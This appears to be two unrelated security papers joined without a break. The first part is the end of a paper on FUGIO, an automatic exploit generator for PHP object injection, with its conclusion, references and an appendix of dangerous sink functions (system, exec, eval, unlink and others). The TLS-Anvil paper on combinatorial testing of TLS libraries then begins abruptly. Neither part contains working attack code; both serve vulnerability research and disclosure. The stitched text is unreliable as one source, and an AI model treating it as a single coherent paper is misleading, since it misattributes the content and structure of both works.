AEG techniques are also applied in the analysis of web applications. Balzarotti *et al.* introduced *Saner* for validating the sanitization process by identifying a suspicious program path from input sources to sensitive sinks using static analysis and simulating the program with inputs containing attack strings using dynamic analysis [7]. Kieyzun *et al.*

and Huang *et al.* proposed AEG approaches based on concolic execution [28, 37]. Alhuzali *et al.* performed additional static analysis to construct a sequence of malicious HTTP requests that direct the execution of the program to a vulnerable sink [1].

Many symbolic execution studies have attempted to validate various types of vulnerabilities, such as cross-site scripting, SQL injection, or file inclusion, but no prior study has addressed generating exploits for POI vulnerabilities. Furthermore, those constraint solving approaches require considerable engineering efforts due to the necessity of modeling thousands of built-in functions. We chose to tackle this problem via fuzzing instead of symbolic execution.

10 Conclusion

We propose FUGIO, the first AEG tool for POI vulnerabilities. We present a series of static analyses, dynamic analyses, and fuzzing techniques to compute POP chains and generate exploits. FUGIO reported 68 exploit objects from 30 real-world PHP applications with known POI vulnerabilities. FUGIO also reported two previously unknown POI vulnerabilities with functional exploiting objects, demonstrating the efficacy of FUGIO in significantly alleviating laborious property-oriented programming burdens.

Acknowledgment

We thank the anonymous reviewers and our shepherd, Xinyu Xing, for their helpful comments and suggestions to improve the paper. This work was supported by National Research Foundation of Korea (NRF) Grant No.: 2020R1C1C1009031 and partially supported by a Google Faculty Fellowship.

References

[1] Abeer Alhuzali, Rigel Gjomemo, Birhanu Eshete, and V.N. Venkatakrishnan. NAVEX: Precise and scalable exploit generation for dynamic web applications. In *Proceedings of the USENIX Security Symposium*, pages 377–392, 2018.

[2] Ambionics Security. PHPGGC: PHP generic gadget chains. https://github.com/ambionics/phpggc.

[3] Automattic. WooCommerce WordPress plugin. https://wordpress.org/plugins/woocommerce/.

[4] Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao, and David Brumley. AEG: Automatic exploit generation. In *Proceedings of the Network and Distributed System Security Symposium*, 2011.

[5] Thanassis Avgerinos, Sang Kil Cha, Alexandre Rebert, Edward J Schwartz, Maverick Woo, and David Brumley. Automatic exploit generation. *Communications of the ACM*, 57(2):74–84, 2014.

[6] Michael Backes, Konrad Rieck, Malte Skoruppa, Ben Stock, and Fabian Yamaguchi. Efficient and flexible discovery of PHP application vulnerabilities. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 334–349, 2017.

[7] Davide Balzarotti, Marco Cova, Vika Felmetsger, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 387–401, 2008.

[8] Moritz Bechler. Java Unmarshaller Security. https://github.com/mbechler/marshalsec.

[9] Tyler Bletsch, Xuxian Jiang, Vince W Freeh, and Zhenkai Liang. Jump-oriented programming: a new class of code-reuse attack. In *Proceedings of the ACM Asia Conference on Computer and Communications Security*, pages 30–40, 2011.

[10] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 2329–2344, 2017.

[11] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 380–394, 2012.

[12] Johannes Dahse. Joomla! 3.0.2 POI (CVE-2013-1453) – Gadget Chains. https://websec.wordpress.com/2014/10/03/joomla-3-0-2-poi-cve-2013-1453-gadget-chains/, 2014.

[13] Johannes Dahse, Nikola Kreini, and Thorsten Holz. Code reuse attacks in PHP: Automated POP chain generation. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 42–53, 2014.

[14] Dmitry Zenovich. Runkit (official PECL PHP runkit extension). https://github.com/zenovich/runkit.

[15] Federico Dotta. Java Deserialization Scanner (Burp Suite plugin). https://github.com/federicodotta/Java-Deserialization-Scanner.

[16] OWASP Stammtisch Dresden. JSON Deserialization Exploitation. https://owasp.org/www-pdf-archive/Marshaller_Deserialization_Attacks.pdf.pdf.

[17] Sondre Forland Fingann. Java deserialization vulnerabilities. Master's thesis, 2020.

[18] James Forshaw. Are you my type? breaking .NET through serialization. In *Proceedings of the Black Hat USA*, 2012.

[19] Christopher Frohoff. ysoserial. https://github.com/frohoff/ysoserial.

[20] Apostolos Giannakidis. The Deserialization Problem: What is the Deserialization vulnerability and what are the challenges in providing a solution. https://www.waratek.com/wp-content/uploads/2019/06/WP-Deserialization-20190610.pdf.

[21] HackerOne. Hacker-powered security testing & bug bounty. https://www.hackerone.com/.

[22] Ian Haken. Automated discovery of deserialization gadget chains. In *Proceedings of the Black Hat USA*, 2018.

[23] Sean Heelan. *Automatic generation of control flow hijacking exploits for software vulnerabilities*. PhD thesis, University of Oxford, 2009.

[24] Mark Hills, Paul Klint, and Jurgen Vinju. An empirical study of PHP feature usage: a static analysis perspective. In *Proceedings of the ACM International Symposium on Software Testing and Analysis*, pages 325–335, 2013.

[25] Philipp Holzinger, Stefan Triller, Alexandre Bartel, and Eric Bodden. An in-depth study of more than ten years of java exploitation. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 779–790, 2016.

[26] Hong Hu, Zheng Leong Chua, Sendroiu Adrian, Prateek Saxena, and Zhenkai Liang. Automatic generation of data-oriented exploits. In *Proceedings of the USENIX Security Symposium*, pages 177–192, 2015.

[27] Shih-Kun Huang, Min-Hsiang Huang, Po-Yen Huang, Chung-Wei Lai, Han-Lin Lu, and Wai-Meng Leong. CRAX: Software crash analysis for automatic exploit generation by modeling attacks as symbolic continuations. In *IEEE International Conference on Software Security and Reliability*, 2012.

[28] Shih-Kun Huang, Han-Lin Lu, Wai-Meng Leong, and Huan Liu. CRAXweb: Automatic web application testing and attack generation. In *IEEE International Conference on Software Security and Reliability*, 2013.

[29] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo. Securing web application code by static analysis and runtime protection. In *Proceedings of the International Conference on World Wide Web*, pages 40–52, 2004.

[30] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo. Verifying web applications using bounded model checking. In *International Conference on Dependable Systems and Networks*, pages 199–208, 2004.

[31] Insomnia Security. Deserialization, what could go wrong? https://insomniasec.com/cdn-assets/Deserialization_-__What_Could_Go_Wrong.pdf.

[32] Invicti. Acunetix. https://www.acunetix.com/.

[33] Luke Jahnke. Ruby 2.X Universal RCE Deserialization Gadget Chain. https://www.elttam.com/blog/ruby-deserialization/#content.

[34] Joe Watkins. uopz: User operations for zend. https://github.com/krakjoe/uopz.

[35] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: a static analysis tool for detecting web application vulnerabilities. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 258–263, 2006.

[36] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Precise alias analysis for static detection of web application vulnerabilities. In *Proceedings of the ACM SIGSAC Workshop on Programming Languages and Analysis for Security*, pages 27–36, 2006.

[37] Adam Kieyzun, Philip J Guo, Karthick Jayaraman, and Michael D Ernst. Automatic creation of SQL injection and cross-site scripting attacks. In *Proceedings of the International Conference on Software Engineering*, pages 199–209, 2009.

[38] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 2123–2138, 2018.

[39] Will Klieber. Prevent deserialization of untrusted data. https://wiki.sei.cmu.edu/confluence/display/java/SER12-J.+Prevent+deserialization+of+untrusted+data.

[40] Taekjin Lee, Seongil Wi, Suyoung Lee, and Sooel Son. FUSE: Finding file upload bugs via penetration testing. In *Proceedings of the Network and Distributed System Security Symposium*, 2020.

[41] Dan Lousqui. Explaining and exploiting deserialization vulnerability with python. https://dan.lousqui.fr/explaining-and-exploiting-deserialization-vulnerability-with-python-en.html.

[42] Alvaro Muñoz. ysoserial.net. https://github.com/pwntester/ysoserial.net.

[43] Alvaro Muñoz and Oleksandr Mirosh. Friday the 13th json attacks. In *Proceedings of the Black Hat USA*, 2017.

[44] Nergal. The advanced return-into-lib(c) exploits: PaX case study. http://phrack.org/issues/58/4.html.

[45] nikic. PHP-parser. https://github.com/nikic/PHP-Parser.

[46] OWASP. OWASP Top Ten 2017 A8: Insecure Deserialization. https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization.

[47] Vartan A Padaryan, VV Kaushan, and AN Fedotov. Automated exploit generation for stack buffer overflow vulnerabilities. *Programming and Computer Software*, 41(6):373–380, 2015.

[48] Or Peles and Roee Hay. One class to rule them all: 0-day deserialization vulnerabilities in android. In *Proceedings of the USENIX Workshop on Offensive Technologies*, 2015.

[49] Phalcon. Zephir. https://github.com/zephir-lang/zephir.

[50] PortSwigger. Burp Suite. https://portswigger.net/burp.

[51] PortSwigger. PHP object injection slinger. https://github.com/portswigger/poi-slinger.

[52] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security*, 15(1):1–34, 2012.

[53] Ruby-Doc. Marshal. https://ruby-doc.org/core-2.6.3/Marshal.html.

[54] Sam Sanoop. SuiteCRM: PHAR deserialization vulnerability to code execution. https://snyk.io/blog/suitecrm-phar-deserialization-vulnerability-to-code-execution/.

[55] Mikhail Shcherbakov and Musard Balliu. SerialDetector: Principled and practical exploration of object injection vulnerabilities for the web. In *Proceedings of the Network and Distributed System Security Symposium*, 2021.

[56] Sooel Son, Kathryn S McKinley, and Vitaly Shmatikov. Fix Me Up: Repairing access-control bugs in web applications. In *Proceedings of the Network and Distributed System Security Symposium*, 2013.

[57] Sooel Son and Vitaly Shmatikov. SAFERPHP: Finding semantic vulnerabilities in php applications. In *Proceedings of the ACM SIGSAC Workshop on Programming Languages and Analysis for Security*, 2011.

[58] SonarSource. PHP Code Quality and Code Security. https://www.sonarsource.com/php/.

[59] The PHP Group. PHP 5 changelog version 5.4.24. https://www.php.net/ChangeLog-5.php#5.4.24.

[60] The PHP Group. PHP 5 changelog version 5.5.8. https://www.php.net/ChangeLog-5.php#5.5.8.

[61] The PHP Group. PHP commit: add optional parameter to pass libxml document load options. https://github.com/php/php-src/commit/cb72e23c147c5a93161c24428762b434dc58524d.

[62] The PHP Group. Bug 62789: Autoloaders are invoked with invalid class names. https://bugs.php.net/bug.php?id=62789, 2012.

[63] VMware. Rabbitmq. https://www.rabbitmq.com/.

[64] WPScan. WooCommerce Authenticated Phar Deserialization. https://wpscan.com/vulnerability/9567f575-529d-4d66-980c-73cba6726673.

[65] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. FUZE: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *Proceedings of the USENIX Security Symposium*, pages 781–797, 2018.

[66] Yichen Xie and Alex Aiken. Static detection of security vulnerabilities in scripting languages. In *Proceedings of the USENIX Security Symposium*, pages 179–192, 2006.

[67] Luhang Xu, Weixi Jia, Wei Dong, and Yongjun Li. Automatic exploit generation for buffer overflow vulnerabilities. In *Proceedings of the IEEE International Conference on Software Quality, Reliability and Security Companion*, pages 463–468, 2018.

[68] Yang Zhang, Yongtao Wang, Keyi Li, and Kunzhe Chai. New exploit technique in Java deserialization attack. In *Proceedings of the Black Hat EU*, 2019.

11 Appendix

11.1 Target Sensitive Sink Functions

We list the sink functions that FUGIO considers for each web attack as follows:

- File deletion: `unlink`, `rmdir`
- File creation: `fopen`, `fwrite`, `fputs`, `mkdir`, `copy`, `link`, `symlink`, `file_put_contents`
- File modification: `chmod`, `chown`, `chgrp`, `touch`
- Shell command injection: `popen`, `system`, `passthru`, `exec`, `proc_open`, `shell_exec`, `escapeshellcmd`
- Remote code execution: `eval`, `mail`, `call_user_func`, `call_user_func_array`, `preg_replace`

TLS-Anvil: Adapting Combinatorial Testing for TLS Libraries

Marcel Maehren[1], Philipp Nieting[1], Sven Hebrok[2], Robert Merget[1], Juraj Somorovsky[2], and Jörg Schwenk[1]

[1]Ruhr University Bochum
[2]Paderborn University

Abstract

Although the newest versions of TLS are considered secure, flawed implementations may undermine the promised security properties. Such implementation flaws result from the TLS specifications' complexity, with exponentially many possible parameter combinations. Combinatorial Testing (CT) is a technique to tame this complexity, but it is hard to apply to TLS due to semantic dependencies between the parameters and thus leaves the developers with a major challenge referred to as the *test oracle problem*: Determining if the observed behavior of software is correct for a given test input.

In this work, we present TLS-Anvil, a test suite based on CT that can efficiently and systematically test parameter value combinations and overcome the oracle problem by dynamically extracting an implementation-specific input parameter model (IPM) that we constrained based on TLS specific parameter value interactions. Our approach thus carefully restricts the available input space, which in return allows us to reliably solve the oracle problem for any combination of values generated by the CT algorithm.

We evaluated TLS-Anvil with 13 well known TLS implementations, including OpenSSL, BoringSSL, and NSS. Our evaluation revealed two new exploits in MatrixSSL, five issues directly influencing the cryptographic operations of a session, as well as 15 interoperability issues, 116 problems related to incorrect alert handling, and 100 other issues across all tested libraries.

1 Introduction

Transport Layer Security (TLS) is a cryptographic protocol that provides encryption, authentication, and integrity to application data. Due to many attacks and weaknesses discovered in the recent years [3, 7, 8, 10, 18, 19, 53, 59, 65], the currently recommended versions of TLS are 1.2 and 1.3 [40, 51]. Besides the main standards, there is a multitude of accompanying RFCs, which define further TLS extensions and cryptographic algorithms for the protocol [41–50, 52]. These RFCs are the result of continuous refinements throughout multiple public draft versions. Especially in the case of TLS 1.3, the development of drafts was strongly influenced by feedback from the community. The knowledge of the research community has been used to emphasize security and interoperability critical statements in the RFCs using the terminology for absolute requirements from RFC 2119 [39], which are marked with the keywords MUST, SHALL, or REQUIRED. These requirements prescribe specific TLS behavior, for example, by defining protocol flows, record layer processing, or exact alert messages. These requirements go far beyond solely functional aspects, and TLS libraries must adhere to the specifications in all critical aspects. Otherwise, missing compliance can lead to interoperability issues or even critical security bugs.

On the Complexity of TLS Libraries The high number of protocol versions, extensions, and cryptographic algorithms increases the complexity of TLS and makes implementing a secure TLS library very challenging. For backward compatibility reasons, standard TLS libraries need to support multiple TLS versions starting from TLS 1.0 and also outdated cryptographic algorithms such as 3DES. The complexity of TLS and the backward compatibility requirements led to several critical attacks. For example, Böck et al. discovered that the at the time almost 20-year-old Bleichenbacher [8] vulnerability was still widespread among TLS implementations of the most prominent websites on the internet; some of the discovered vulnerabilities had subtle dependencies to seemingly unrelated parts of the code, like the mode of operation [10]. Similarly, a study by Merget et al. [36] showed that sometimes CBC padding oracle vulnerabilities only surface for specific negotiated parameters; a different key exchange algorithm in a cipher suite could already change the code flow enough to reveal or hide a vulnerability in the otherwise unrelated record layer. Thus despite the huge amount of research and careful specification of the protocol, TLS *libraries* are still vulnerable to subtle attacks exploiting complex parameter combinations. This leads to the following research question:

> **RQ1**: How well do current TLS libraries perform in regards to security, interoperability, and conformance considering the complexity of requirements from the TLS specification and scientific literature?

Test Oracle Problem Software tests stimulate a *system under test* (SUT) with inputs and observe the reaction of the system. To provide a meaningful test result, software tests must overcome the *test oracle problem*. Barr et al. define the test oracle problem as follows [4]:

> Given the input for a system, the challenge of distinguishing the corresponding desired, correct behavior from potentially incorrect behavior is called the "test oracle problem".

For a complex system, this problem is already hard for functional tests, where the goal is to determine if a program computes the correct values. For the TLS protocol, this would be tests that check if an implementation is interoperable and finishes the handshake correctly when provided with valid cryptographic messages. It becomes even harder if the non-functional property "security" should be tested – this property must be preserved even for all combinations of invalid inputs.

Previous attempts to solve the test oracle problem for the TLS protocol defined the "desired, correct behavior" of a TLS implementation as having exactly the same output as a reference implementation – miTLS in [56] and nqsb-TLS in [57] and [23]. This approach practically failed because it produced a very high false positive rate as in TLS, there are often multiple valid responses to a specific input, but every deviation from the reference implementation was treated as a flaw. Ultimately, the authors only attested that behavioral *differences* between libraries could be observed [23, Sec. 6][56, Sec. 7][57, Sec. 7].

A trivial approach to overcome false positives is that a human specifies the correct behavior for every combination of input parameters. While this may be feasible to check some basic security properties (e.g., the strongest encryption algorithm is always chosen during the TLS handshake or that dangerous features are deactivated), the exponential number of tests needed for a thorough coverage cannot be generated manually. For example, for the parameters in the scope of this paper (Table 3), in the worst case, we would have to manually write 18,743,296 variations of the same server test.

Test Oracle Automation Test oracles can be derived from formal specifications of the system, from assertions in the source code, from pseudo-oracles, from regression tests, or from invariants in the program code detected automatically [4]. These approaches either need special forms of formal specifications not available for TLS, or may only be used to test functional properties. Approaches to automatically generate test oracles from human-readable specifications either suffer from exponential growth of the resulting formal description [37], or need a restricted natural language [55]. Without these restrictions, human interaction seems necessary to define the correct outcome. In this case, automation can be achieved by defining abstract test templates from which many test cases can be generated automatically.

Combinatorial Testing CT is a widely known technique to select combinations from a set of *parameters*. In CT, a test is hence designed such that the same test can be invoked with different values of these parameters. These tests are referred to as *parameterized tests* or *test templates*. Designing such test templates can be far from trivial as each template requires an analysis that identifies which parameters can be parameterized. Even given such test templates, testing all combinations of test parameters is usually still infeasible since the number of test cases grows exponentially. One way to reduce the number of possible parameter combinations is a CT method called t-way testing [31]. In t-way testing, all possible combinations of up to t parameters out of the n parameters are used for testing. If $t < n$, the number of tests can be further reduced by including two or more t-sets in the same test vector. If $t << n$, this results in a significant reduction in the number of tests.

In general, CT is a suitable choice for developing precise test inputs with high flexibility to trigger deep TLS corner cases. However, using this approach for TLS evaluations yields further challenges which have been left unsolved in the previous scientific studies [23, 56, 57].

Challenging Parameter Interactions A naive approach to utilize CT would blindly combine different parameter values. However, in a complex protocol like TLS, parameters have dependencies, and not all potential parameter values are useful for a given test. For example, a test that evaluates if a library can complete the handshake with a given cipher suite should choose a cipher suite that is supported by the SUT. A test that analyzes the elliptic curve computations performed by an SUT must further limit its choice to an *elliptic curve* cipher suite. While these two examples are still reasonably manageable, the parameter value interactions can quickly become complex depending on the test context. For example, consider a test for the client-side validation of signatures generated by a server. In that case, there is an interaction between the selected cipher suite, signature algorithm, and server certificate that ultimately affects signature validity. A chosen combination of these three parameters may be invalid regardless of the specific byte values of the signature. If these dependencies are ignored, the test result on the SUT does not correspond to the validation of the digital signature but to the invalid parameter choice, which would render the test oracle unreliable. These challenges result in another research question:

> **RQ2**: Can reliable test oracles for parameterized test templates with a large parameter space for TLS

be defined with a low false positive rate?

Solving the Test Oracle Problem for TLS We propose a novel approach for solving the test oracle problem for TLS consisting of four components:

1. We use *test templates* which can be parameterized to automatically generate many test cases. Each test template tests a requirement based on an RFC. The parameterization of the template enables the use of CT.

2. We define a test oracle for each test template that can decide if the selected requirement is fulfilled for a given input and output; this reflects the flexibility inherent to TLS and mitigates the high false positive rate of previous approaches.

3. We systematically restrict the Input Parameter Model (IPM) of test templates to 'reasonable' values. In the first step, feature extraction is used to restrict the parameter values to values supported by the SUT. Then semantic dependencies between test parameters are taken into account to derive a semantically sound subset for the IPM.

4. We use *t-way combinatorial testing* to minimize the number of test cases while still covering all t-combinations of parameters.

This answers **RQ2** in the affirmative but leads to a new research question:

> **RQ3**: How practical and effective is our methodology when considering complex TLS libraries?

TLS-Anvil To demonstrate the effectiveness of our methodology, we implemented a TLS test suite called TLS-Anvil that uses CT to derive test cases from test templates. TLS-Anvil is capable of testing the compliance of a server or client implementation with the protocol specification. It can be used by developers to test their implementations as well as penetration testers to estimate the quality of a TLS stack. We built TLS-Anvil upon TLS-Attacker [60], TLS-Scanner [61], JUnit5 [27], and coffee4j [17, 21]. TLS-Attacker is a well-established framework for the analysis of TLS libraries, while the coffee4j framework allows us to use t-way testing with a configurable strength t, enabling us to find hidden bugs in the implementation. To create test templates, we carefully analyzed TLS-related RFCs [40–52] for absolute requirements which are marked with the keywords MUST, SHALL or REQUIRED [39]. Additionally, we integrated known state machine vulnerabilities from the literature [54] to guide our state machine tests beyond the implicit definition of a TLS state machine in the RFCs. We then created test templates for the extracted requirements for our test suite.

To demonstrate the effectiveness of TLS-Anvil, we developed a library of docker images that allows researchers to quickly start TLS clients and servers in different versions, which is of general interest for TLS developers and researchers independent of the test suite. Our docker library contains around 700 versions of 23 different implementations and provides a Java interface to start and stop TLS implementations easily. We used our docker library to evaluate 13 widely used TLS libraries.

Results Although TLS is arguably the mostly researched cryptographic protocol, TLS-Anvil was able to find five issues that affect cryptographic computations and three immediately exploitable vulnerabilities in the newest TLS library versions (Table 2). These included a TLS server authentication bypass (reported independently), a CBC padding oracle resulting from invalid buffer boundary validation, and a Denial-of-Service vulnerability. In addition, TLS-Anvil successfully found 231 other RFC violations, including 15 interoperability issues. Especially the security and cryptography issues indicate a blind spot in current testing approaches as the considered libraries are generally well-tested yet these issues are present. Thus, in answering **RQ1** we must state that although TLS libraries are primarily well-maintained, the security of the overall ecosystem will profit from systematic testing. Our results also answer **RQ3** since various RFC violations could be found within a reasonable execution time. Additionally, the extent of the test suite can be scaled based on the use case by adjusting the t parameter used for CT.

Contributions We make the following contributions:

- We propose a novel methodology to solve the test oracle problem for TLS through a technique based on parameterized test cases derived from test templates and careful constraints for the input space. This methodology can be adapted to other cryptographic protocols.
- We develop TLS-Anvil, a test suite for TLS 1.2 and TLS 1.3 libraries, which provides a high degree of flexibility, an extendable architecture, and application programming interfaces (APIs) to write test templates for the TLS protocol efficiently. TLS-Anvil uses t-way testing to enhance performance.
- We demonstrate that t-way testing is an effective technique for testing complex security protocols as it found issues even for already highly tested TLS libraries.
- We found and disclosed two new vulnerabilities (the third vulnerability was already reported independently) and five cases where cryptographic functionalities in TLS could be illictly affected as well as additional 231 RFC violations.
- We provide all of our developed tools as open-source software.

Responsible Disclosure We responsibly disclosed all of our findings to the respective developers.

2 Background

2.1 Transport Layer Security (TLS)

The TLS protocol allows two communicating peers to establish a secure channel. To this end, the peers perform a TLS handshake to negotiate cryptographic parameters – defined in so-called cipher suites (e.g., `TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256`) – and derive TLS session keys. The negotiated parameters and keys are then used within the channel to protect the exchanged messages' confidentiality, integrity, and authenticity.

There are two widely used and recommended TLS versions: TLS 1.2 [40] and TLS 1.3 [51].

TLS 1.2 A regular TLS 1.2 handshake with DH key exchange and server authentication requires two round trips [40]. The client starts the handshake with the `ClientHello` message, which contains the TLS version, a list of proposed TLS cipher suites, named groups for the key exchange, and extensions. The server responds with four handshake messages. With the `ServerHello` message, the server selects the TLS version and other cryptographic parameters from the proposals of the client. The server then sends a `Certificate` message that contains the X.509 certificate chain with the server's public key. The server uses its private key to authenticate a freshly generated ephemeral DH public key and sends it within the `ServerKeyExchange` message. Finally, the server sends the `ServerHelloDone` message to indicate the end of the flight. The client continues the handshake with a `ClientKeyExchange` message, which contains the client's DH share. From now on, both parties can compute a shared secret, called premaster secret, which is used to derive all cryptographic keys. The client then sends a `ChangeCipherSpec` message to notify the server about switching to an encrypted state and sends a `Finished` message. The server finalizes the handshake by sending its own `ChangeCipherSpec` and `Finished` messages.

TLS 1.3 The newest version of TLS is TLS 1.3 [51]. In contrast to TLS 1.2, it usually only needs one RTT for its handshake to establish cryptographic keys. This is achieved by reordering the messages and adding new extensions.

TLS 1.3 attempts to negotiate a shared secret already with the `ClientHello` and `ServerHello` messages that contain protocol parameters along with DH shares. Both parties then directly compute additional secrets and begin to encrypt and protect messages. The server then sends an `EncryptedExtensions`, `Certificate`, and `CertificateVerify` message. The `CertificateVerify` message contains a signature over previously exchanged messages, verifiable with the public key from the server certificate. The last message the server sends in the handshake is a `Finished` message, which is similar to the `Finished` message in TLS 1.2. The client finally also sends a `Finished` message to complete the handshake.

Alert Protocol The TLS protocol has a mechanism to communicate errors to the peer called *alerts*. TLS RFCs specify more than 30 different alerts and how to use them in specific exceptional cases. For example, the `Close Notify` alert notifies the peer about closing the underlying connection, or `Bad Record MAC` informs the peer that the received record message contains an invalid authentication code. Correct handling of alert messages is critical for the security of a TLS library, as they can provide information to a potential attacker that can be used to break the security goals of TLS [36].

2.2 Software Testing

Testing In the general testing terminology, the evaluated software is referred to as the System Under Test (SUT). Testing an SUT can be performed on various levels. *Unit tests* are performed on a very low level and focus on testing the functionality of isolated functions. To do so, Unit tests need access to software internals. *System tests* evaluate software as a whole, with all of its interacting submodules. The test inputs are the external inputs of the software; thus, system tests are suitable for black-box testing. A complete set of inputs for an SUT is called a *test case*. The collection of all test cases which are executed against the SUT is called *test suite*. For parameterized tests, test cases are instantiated from *test templates*, which the test developer writes.

Test Oracles To classify the result of a test case, the developer of the test template defines a *test oracle* [24]. The test oracle decides if the behavior of an SUT is appropriate for a given input and if the SUT passed or failed the test. In practice, this decision can be challenging, which is also known as the *test oracle problem* [4].

Combinatorial Testing Some test failures may only occur due to an interaction between different input parameters, so they can only be detected by performing tests that cover *all* combinations of parameters. In practice, this is often not feasible as complex software can have a multitude of parameters with many different values, resulting in an exponential growth of generated test cases. However, research in the field of software testing has shown that most observed failures are not the result of an interaction of all possible parameters but rather a subset of them [32, 38]. This led to the concept of t-way tests.

A t-way test covers all combinations of parameter values for each subset of t parameters. All possible test parameters and their values are predefined in a so-called Input Parameter Model (IPM).

Generating an ideal test suite, i.e., the minimum set of test cases required to cover all t-way interactions, is challenging.

Still, modern algorithms are often able to provide a good test suite within an acceptable timeframe. To avoid the creation of nonsensical test inputs and to speed up the generation of the test suite, many CT algorithms provide the option to define constraints on specific parameter value combinations manually and thus exclude combinations that do not produce meaningful test cases. If the test inputs are chosen carefully, even a CT with a small value for t can achieve a high bug detection rate while maintaining a comparatively small test suite [30].

3 Methodology

In this paper, we propose a new testing methodology for TLS libraries that is of general interest for testing cryptographic protocols. It leverages the power of t-way testing to systematically evaluate the complex parameter interactions of the libraries. The test oracle problem is solved by defining test templates, from which the different test cases for t-way testing can be generated automatically. Many values of TLS parameters are optional: E.g., not all cipher suites, and extensions must be supported. Hence, for each tested library, we perform feature extraction using TLS Scanner. Upon execution, an Input Parameter Model (IPM) is created for each test template that is specific to the tested implementation such that the oracle problem is solvable for all possible test cases of the template.

3.1 Test Templates for Reliable Test Oracles

A test template defines the desired outcome of *all* test cases derived from it – thus, it represents a test oracle that is applicable specifically to its resulting test cases. Each test template checks a specific requirement. These requirements are derived from TLS-related RFCs and known state machine bugs. For the test templates to be reliable, the conditions listed below must be met. In Section 4 we give the details on which requirements have been considered and how to fulfill these requirements.

Combinatorial Testing (CT) To enable CT, the template must allow for the insertion of all reasonable parameter combinations, even in seemingly unrelated aspects of the test input.

General IPM In order to create an IPM for CT, concrete parameter values have to be chosen for each parameter for a given test template. For parameters that only have a limited number of values, all values can be considered, while for parameters with potentially many different values, individual, *interesting* values have to be chosen. For example, a parameter could model the addition of a specific extension as a boolean parameter. Here, both possible values 'true' and 'false' can be considered as parameter values. In another example, the specific fragmentation of a message as a parameter has a combinatorial explosion in possible parameter values, such that a limited number of specific, likely fault-inducing, parameter values have to be chosen.

Semantically Sound IPM For a given parameter, all possible parameter values must have the same semantic, e.g., they are either all valid or all invalid *within the context of the tested requirement*. However, some combinations of parameter values might change the semantics of another parameter value. For example, in TLS, RSA signatures can only be used if an RSA certificate is used in the connection. We, therefore, carefully model constraints of parameter values and exclude combinations of parameters where the interaction of specific values changes their semantics.

SUT-Specific IPM Real-world implementations commonly do not implement all possible features of a protocol, but only a subset of them. While a specific value might objectively be valid for a given parameter, in the context of a concrete System Under Test (SUT) the parameter might be invalid because the respective feature is not supported. The SUT-specific IPM is therefore generated after the feature extraction.

3.2 Limiting the number of test cases

The subset of inputs defined by the SUT-specific IPM is still too large for exhaustive testing. However, now t-way tests can be used to automatically explore interesting parameter value combinations of the input space while still being able to solve the oracle problem at any time, as the test template knows the semantics of the parameter values.

3.3 Test Suite Execution

The execution of the test suite then follows three phases for each test template: An IPM creation, execution, and validation phase.

IPM Creation In this phase, the test suite determines which features an implementation supports and chooses concrete values for the IPM. After that, constraints are placed on the parameter values of the IPM to exclude semantic changing parameter value combinations.

Template Execution With the previously created IPM, the test suite can then create individual test cases using t-way testing for a provided strength. The generated test cases are then executed.

Validation In the validation phase, the test oracle is executed, which evaluates whether the execution of a test case was successful or not. Due to the constraining steps made before, the evaluation of the test oracle can achieve high reliability. The determined results are then gathered and presented to the user.

4 TLS-Anvil

We implemented the proposed methodology in a test suite called TLS-Anvil. Our test suite is capable of performing black box system tests with TLS clients and servers to evaluate protocol compliance. TLS-Anvil is based on TLS-Attacker [60], TLS-Scanner [61], coffee4j [17], and JUnit 5 [27]. TLS-Attacker was chosen as it provides a large TLS feature set and was written with testing in mind, allowing access to various internals of a TLS connection [58]. We use TLS-Scanner to determine the supported features of a tested library. We then use this information to constrain the parameter values to derive an SUT-specific IPM. Coffee4j was chosen as a framework for t-way testing, as it already implements many popular algorithms. JUnit 5 was chosen as a testing framework because it is state of the art for software testing in Java.

TLS-Anvil consists of an execution framework and a collection of *test templates*. Each test template is implemented as an individual JUnit test that evaluates an individual requirement, such as the compliance to one specific RFC statement. In our analyses, we considered a range of TLS related RFCs [40–52] (see Table 7), as well as known state machine vulnerabilities from scientific literature [54].

4.1 Architecture

The overall architecture of TLS-Anvil is visualized in Figure 1 and follows our methodology from Section 3.

Test Templates The test template defines the messages to be sent to the SUT and their fields based on the requirement. To classify the observed behavior of the SUT for a test case derived from the test template, the template contains a validation function that effectively implements the logic of its test oracle. Since test templates are independent, they can be run in parallel. The body of a test template is focused on the actions of the test, i.e., the exchanged messages, while the parameters and their constraints are provided as Java annotations. Additional metadata, such as a reference to an RFC section, can also be defined using annotations. For the interested reader, we provide an example for the creation of a test template in the TLS-Anvil GitHub repository.[1]

Feature Extraction Before any test templates get executed, TLS-Anvil runs pretests based on TLS-Scanner that collect the supported features of the SUT. This information guides the selection of applicable test templates and the constraining process for the IPMs.

Template Selection Based on the determined capabilities, we filter out test templates that can not be applied at all to the SUT due to a missing feature. After determining applicable test templates, TLS-Anvil continues with the selection of appropriate parameter values for the IPM.

